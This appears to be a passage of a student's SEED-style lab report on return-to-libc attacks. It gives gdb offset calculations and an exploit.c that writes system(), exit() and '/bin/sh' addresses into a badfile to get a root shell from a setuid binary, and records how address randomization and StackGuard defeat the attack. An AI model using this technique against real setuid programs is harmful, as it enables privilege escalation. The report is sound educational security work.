gcc -o exploit exploit.c
[10/11/2016 09:15] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 2.1 turn on address space randomization


```
Saved registers:
  ebp at 0xbfe72ce8, eip at 0xbfe72cec
(gdb) p &buffer
$2 = (char (*)[12]) 0xbfe72cd4
(gdb) 0xbfe72cec - 0xbfe72cd4
Undefined command: "0xbfe72cec". Try "help".
(gdb) p 0xbfe72cec - 0xbfe72cd4
$3 = 24
```

```
(gdb) p system
$4 = {<text variable, no debug info>} 0xb75c3430 <system>
(gdb) p exit
$5 = {<text variable, no debug info>} 0xb75b6fb0 <exit>
(qdb) █
```

Fig 2.2 system and exit address

```
[10/11/2016 12:09] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bf989e8a
Segmentation fault (core dumped)
[10/11/2016 12:09] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 2.3 get MYSHELL address




The screenshot shows a Sublime Text window with four tabs: 'makefile', 'exploit.c', 'retlib.c', and 'printMyshell.c'. The 'exploit.c' tab is active, displaying the following C code:

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 int main(int argc, char **argv)
5 {
6     char buf[52];
7     FILE *badfile;
8
9     badfile = fopen("./badfile", "w");
10
11    /* You need to decide the addresses and
12       the values for X, Y, Z. The order of the fo
13       three statements does not imply the order o
14       Actually, we intentionally scrambled the or
15    *(long *) &buf[24] = 0xb7e5f430 ;| // system
16    *(long *) &buf[28] = 0xb7e52fb0 ;| // exit()
17    *(long *) &buf[32] = 0xbff989e8a ;| // "/bin/
18
19    fwrite(buf, sizeof(buf), 1, badfile);
20    fclose(badfile);
21 }
```

Fig 2.4 construct the badfile according to above information

```
[10/11/2016 12:09] seed@ubuntu:~/Desktop/lab4$ gcc -o exploit exploit.c
[10/11/2016 12:12] seed@ubuntu:~/Desktop/lab4$ ./exploit
[10/11/2016 12:12] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bfb13e8a
Segmentation fault (core dumped)
[10/11/2016 12:12] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 2.5 make the attack



```
[10/11/2016 12:12] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bf818e8a
Segmentation fault (core dumped)
[10/11/2016 12:13] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bf9e0e8a
Segmentation fault (core dumped)
[10/11/2016 12:13] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bfe29e8a
Segmentation fault (core dumped)
[10/11/2016 12:14] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 2.6 display the random address for MYSHELL

### Observation:

1. As fig 2.2, I got system and exit address which was as same as the task 1 got.
2. When I run ./retlib, I got MYSHELL address 0xbff989e8a, so I constructed the badfile using program as fig 2.4 showed.
3. Like fig 2.5, I made an attack, but it was failed. The error message was “Segmentation fault (core dumped)”.
4. As fig 2.6, I run ./retlib for several times, and as picture showed, I got several different address of MYSHELL.


### Explanation:

1. As fig 2.2, I know that address space randomization does not affect address of system and exit function, which are located in c library.
2. return address locates in: &buffer + 24, according to fig 2.2  
return addr should point to system(0xb7e5f430)  
exit address locates in: &buffer + 24 + 4  
exit should point to (0xb7e52fb0)  
/bin/sh should locates in: &buffer + 24 + 4 + 4  
So I constructed badfile like fig 2.4
3. Because address space randomization in system was turned on. So the buffer address in stack is randomized. So the address I got from process that first time running is not same as the second time I run it again. So system function

could not get MYSHELL value, then /bin/sh would not be invoked. And process crashed reasons are following: 1. Protected address then process would crash; 2. Address for invalid instruction then process would crash; 3 the virtual address was not mapped then process would crash.


4. Because of address space randomization, MYSHELL address would change once I run or debug retlib process, like the picture 2.6 showed.

### Task 3: Stack Guard Protection




```
[10/11/2016 12:47] seed@ubuntu:~/Desktop/lab4$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -z noexecstack retlib.c -o retlib
chown root retlib
chmod 4755 retlib
gcc -o exploit exploit.c
[10/11/2016 12:47] seed@ubuntu:~/Desktop/lab4$
```

Fig 3.1 turn on stack guard and no-executable, then turn off randomization



```
Saved registers:
  ebp at 0xbfffff318, eip at 0xbfffff31c
(gdb) p &buffer
$1 = (char (*)[12]) 0xbfffff300
(gdb) p/x 0xbfffff31c - 0xbfffff300
$2 = 0x1c
(gdb) p 0xbfffff31c - 0xbfffff300
$3 = 28
(gdb)
```

Fig 3.2 get distance from buffer to return address




```
(gdb) p system
$4 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$5 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)
```

Fig 3.3 got address of system and exit

Wenbin Li SUID: 687150735

```
[10/11/2016 12:53] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bffffe8a
*** stack smashing detected ***: ./retlib terminated
```


Fig 3.4 get MYSHELL address 0xbffffe8a



The screenshot shows a Sublime Text window with multiple tabs open. The active tab is 'exploit.c'. The code in 'exploit.c' is as follows:

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 int main(int argc, char **argv)
5 {
6     char buf[52];
7     FILE *badfile;
8
9     badfile = fopen("./badfile", "w");
10
11    /* You need to decide the addresses and
12       the values for X, Y, Z. The order of the fo
13       three statements does not imply the order o
14       Actually, we intentionally scrambled the or
15     *(long *) &buf[28] = 0xb7e5f430 ; // system
16     *(long *) &buf[32] = 0xb7e52fb0 ; // exit()
17     *(long *) &buf[36] = 0xbffffe8a ; // "/bin/
18
19     fwrite(buf, sizeof(buf), 1, badfile);
20     fclose(badfile);
21 }
```

Fig 3.5 construct badfile with exploit.c code.



```
[10/11/2016 12:53] seed@ubuntu:~/Desktop/lab4$ gcc -o exploit exploit.c
[10/11/2016 12:57] seed@ubuntu:~/Desktop/lab4$ ./exploit
[10/11/2016 12:57] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 3.6 construct badfile

```
[10/11/2016 12:57] seed@ubuntu:~/Desktop/lab4$ ./exploit
[10/11/2016 12:57] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bffffe8a
*** stack smashing detected ***: ./retlib terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./retlib[0x8048593]
/lib/i386-linux-gnu/libc.so.6(__libc_system+0x0)[0xb7e5f430]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 1709600 /home/seed/Desktop/lab4/retlib
08049000-0804a000 r--p 00000000 08:01 1709600 /home/seed/Desktop/lab4/retlib
0804a000-0804b000 rw-p 00001000 08:01 1709600 /home/seed/Desktop/lab4/retlib
```

Fig 3.7 process attack

### Observation:

1. The attack was failed, and the error message was printed out, “\*\*\* stack smashing detected \*\*\*: ./retlib terminated”.

### Explanation:

2. GCC compiler made a security “Stack Guard” to prevent buffer overflow. As this protection buffer overflow would not work well. Once overflow was detected, the error message “\*\*\* stack smashing detected \*\*\*” would be printed and this process was terminated